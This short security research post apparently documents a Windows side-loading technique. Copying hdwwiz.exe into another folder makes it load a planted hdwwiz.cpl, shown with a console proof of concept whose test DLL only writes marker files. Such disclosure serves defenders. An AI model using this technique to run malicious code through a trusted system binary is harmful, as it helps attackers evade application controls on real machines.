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
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1 little known secret of hdwwiz.exe

There is a number of .cpl files that can be loaded using their OS-native executable equivalents f.ex *hdwwiz.exe* loads *hdwwiz.cpl*.

As such, we can copy *hdwwiz.exe* to a different folder f.ex. *c:\test* and load malicious *hdwwiz.cpl* from the very same location f.ex.:



```
C:\Windows\System32\cmd.exe

C:\test>dir/b
hdwwiz.cpl

C:\test>copy c:\windows\system32\hdwwiz.exe .
1 file(s) copied.

C:\test>hdwwiz.exe

C:\test>dir/b
DLLMain_64_DLL_PROCESS_ATTACH.txt
DLLMain_64_DLL_PROCESS_DETACH.txt
hdwwiz.cpl
hdwwiz.exe

C:\test>
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